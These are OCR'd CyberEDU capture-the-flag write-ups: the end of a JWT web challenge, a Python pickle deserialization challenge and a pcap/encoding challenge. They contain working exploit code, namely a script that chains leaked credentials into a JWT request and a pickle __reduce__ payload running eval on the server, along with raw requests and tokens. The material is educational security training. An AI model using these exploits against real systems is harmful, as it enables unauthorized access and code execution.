
But we notice some strange parameters such as: (**JWT_AUTH_USERNAME_KEY** and **JWT_AUTH_PASSWORD_KEY**) which are in json format (**keep in mind data is in json format**).
We need to get users credentials to do some requests on this page.
For this point let's check another interesting route: **/client_secrets.json**.



After this step, we obtain the user credentials, but we don't have the **JWT_AUTH** token for what we got. Let's go back to the /auth route and try again to do a POST request with the credentials obtained above.



Don’t miss to add **content type (our data is in JSON format)**:



Now let's go to the secret route and add the JWT token authorization to get the flag.

Request:

```
GET /secrets HTTP/1.1
Host: 127.0.0.1:6544
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101
Firefox/97.0
Authorization: JWT
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDUwMTE1NjAsImlhdCI6MTY0NT
AxMTI2MCwibmJmIjoxNjQ1MDExMjYwLCJpZGVudGl0eSI6MX0.jOcvc741NZTgwOfx9YIXNsk23
ayp2JcJrm80BoUOdSE
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0619a7ed5a92eae2ebceec29bdcfc373
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

PoC:

```
import requests

burp0_url = "http://127.0.0.1:6544/client_secrets.json"
burp0_cookies = {"PHPSESSID": "0619a7ed5a92eae2ebceec29bdcfc373"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:97.0) Gecko/20100101 Firefox/97.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1"}
x = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)

credentials=x.json()
print(credentials)


burp1_url = "http://127.0.0.1:6544/auth"
burp1_cookies = {"PHPSESSID": "0619a7ed5a92eae2ebceec29bdcfc373"}
burp1_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:97.0) Gecko/20100101 Firefox/97.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1", "Cache-Control":
"max-age=0", "Content-Type": "application/json"}
```

```
x = requests.post(burp1_url, headers=burp1_headers, cookies=burp1_cookies,
json=credentials)

jwt_token=x.text[21:189]
print(jwt_token)


burp2_url = "http://127.0.0.1:6544/secrets"
burp2_cookies = {"PHPSESSID": "0619a7ed5a92eae2ebceec29bdcfc373"}
burp2_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:97.0) Gecko/20100101 Firefox/97.0", "Authorization": "JWT
{}".format(jwt_token), "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1", "Cache-Control":
"max-age=0"}
flag = requests.get(burp2_url, headers=burp2_headers,
cookies=burp2_cookies)

print(flag.text)
```

```
{u'username': u'admin', u'password': u'admin'}
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDUwMTMyOTUsImlhdCI6MTY0NTAxMjk5NSwibmJmIjoxNjQ1MDEyOTk1LCJpZGVudGl0eSI6MX0._csbhOWUlflYR3h5fgdD0kaa1fM5FseDp4Z-sS
aa-9o
CTF{5b7cc033a48df4958a076286420b4a91631defa16be26409afbdf1e053367b21}
```

References

- https://stackoverflow.com/questions/33265812/best-http-authorization-header-type-for-jwt
- https://null-byte.wonderhowto.com/how-to/find-hidden-web-directories-with-dirsearch-0201615/

Write-up and solution for sweet-and-sour

TITLE	sweet-and-sour
CATEGORY	Web
AUTHOR	Betaflash
DIFFICULTY	Easy
LAST CHANGE	31.05.2022

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

About the Challenge

Description

Exploit the shark and get the flag!

Flag format: CTF{message}

Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to execute remote code execution using Pickle vulnerability of the server.

Skills Required

OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework

CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings

Walkthrough and solution

Hints

- Hint 1: Look on the cookies, it's deliciouse

Detailed solution

The web application is just a "**Try Harder**" message. Usually, when something similar is noticed, it is recommended to look in the Header section of the web application. In this way, we learn that we are facing a Python server.

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$ curl -I http://34.159.99.169:31052
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 226
Location: http://34.159.99.169:31052/dashboard
Set-Cookie: data=gANYCwAAAFRyeSBIYXJkZXIhcQAu; Path=/
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Tue, 31 May 2022 08:27:07 GMT
```

Try to decode the base64 cookie:

```
echo -n "gANYCwAAAFRyeSBIYXJkZXIhcQAu" | base64 -d
```

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$ echo -n "gANYCwAAAFRyeSBIYXJkZXIhcQAu" | base64 -d
X
 Try Harder!q.darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$
```

After decoding the cookie, we obtain the message " Try harder" and some junk data. Based on what information we have gathered until now (Python server, cookies in base64 format + some junk) we can conclude that this is a pickle server.

At this moment we can send som pickle payloads to the server which will lead to arbitrary file read vulnerability. (Pickle is primarily used in Python to serialize and deserialize Python object structures. In other words, it is the process of converting a Python object into a byte stream in order to store it in a file/database, maintain program state across sessions, or transport data across a network. Unpickling the pickled byte stream allows you to recreate the original object hierarchy.)

```python
import pickle
import base64
import requests

class Exploit(object):
      def __reduce__(self):
      return eval, ("open('flag','r').read()", )


def sendPayload(p):
      print(base64.urlsafe_b64encode(p))
      headers = {"Cookie": "data=" + base64.urlsafe_b64encode(p).decode()}
      t = requests.get("http://34.159.99.169:31052/dashboard",
headers=headers)
      print(t.text)


sendPayload(pickle.dumps(Exploit(), protocol=2))
```

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$ python2.7 exploit.py
gAJjX19idWlsdGluX18KZXZhbApxAFUXb3BlbignZmxhZycsJ3InKS5yZWFkKClxAYVxAlJxAy4=
<!DOCTYPE html>
<html lang="en">
    <head>
        <style>

            h1 {text-align: center;}
            p {text-align: center;}
        </style>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv="X-UACompatible" content="ie=edge">




    </head>
    <body>
        <style>
            div {text-align: center;}
        </style>


<div class="data">
    <h1>CTF{ccc1ccef217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}
</h1>


</div>


    </body>
</html>
```

Reference

- https://gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd
- https://davidhamann.de/2020/04/05/exploiting-python-pickle/

Write-up and solution for online-encryption

TITLE	online-encryption
CATEGORY	Misc
AUTHOR	Lucian Ioan Nitescu
DIFFICULTY	Easy
LAST CHANGE	29.07.2021

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks

About the Challenge

Description

This is why you should not trust online encryption for your most awesome secrets.

Learning Objectives

- Navigate through pcap file and filter packets
- Identify commonly used encoding techniques
- Understand weak encryption scheme

Skills Required

CWE

- Weak Encoding for Password - (261)
- Missing Cryptographic Step - (325)
- Reversible One-Way Hash - (328)
- Improper Verification of Cryptographic Signature - (347)
- Use of a Risky Cryptographic Primitive - (1240)
- Missing Support for Integrity Check - (353)

MITRE ATT&CK

- T1600: Weak Encryption
- T1040: Network Sniffing
- T1573.003: Encrypted Channel


Walkthrough and solution

Hints


- Hint 1: HTTP www.txtwizard.net
- Hint 2: BASE64+ROT13

Detailed solution

Search for traffic using http filter. Eventually we can spot suspicious traffic to `www.txtwizard.net` .
Follow the HTTP stream with the shortcut Ctrl+Alt+Shift+H.



Looking at the traffic we can note suspicious plainText argument sent from the client to the server.
Select to follow the conversation from the client only.



Now we can copy the messages and filter them with regexes in a text edition with an engine implemented to get only the plainText argument values. An example regex is:

plainText=(.*?)&key

Resulting in:

```
you+got+the+ideea
you+got+the+ideea
you+got+the+ideea
UlBGUHtxcTU0NX
NvczEyc3E2MDhx
bm44cDIwMXM1MH
M5NXA4NTIwb3Jw
OXM3NDRuMzU3M2
8xcXAwb3A1M3By
MDE5NzI2fQ%3D%3D
he+he+he+%3A)
UlBGUHtxcTU0NXNvc
zEyc3E2MDhxbm44cD
IwMXM1MHM5NXA4NTI
wb3JwOXM3NDRuMzU3
M28xcXAwb3A1M3ByM%0ADE5NzI2fQ%3D%3D
```

After that, remove “you+got+the+ideea” and “he+he+he+%3A)” lines, delete all new line characters and convert from URL encoding to get two Base64 texts (initially separated by “he+he+he+%3A)”. The first one is of the interest:

UlBGUHtxcTU0NXNvczEyc3E2MDhxbm44cDlwMXM1MHM5NXA4NTlwb3JwOXM3NDRuMzU3M28xcXAwb3A1M3ByMDE5NzI2fQ==
After we convert from base64, we can observe that the new text seems to be obfuscated with rot13:
RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}
After converting from rot13 on a service such as https://www.dcode.fr/rot-13-cipher, we get the flag:
ECSC{dd545fbf12fd608daa8c201f50f95c8520bec9f744a3573b1dc0bc53ce019726}

References

- N/A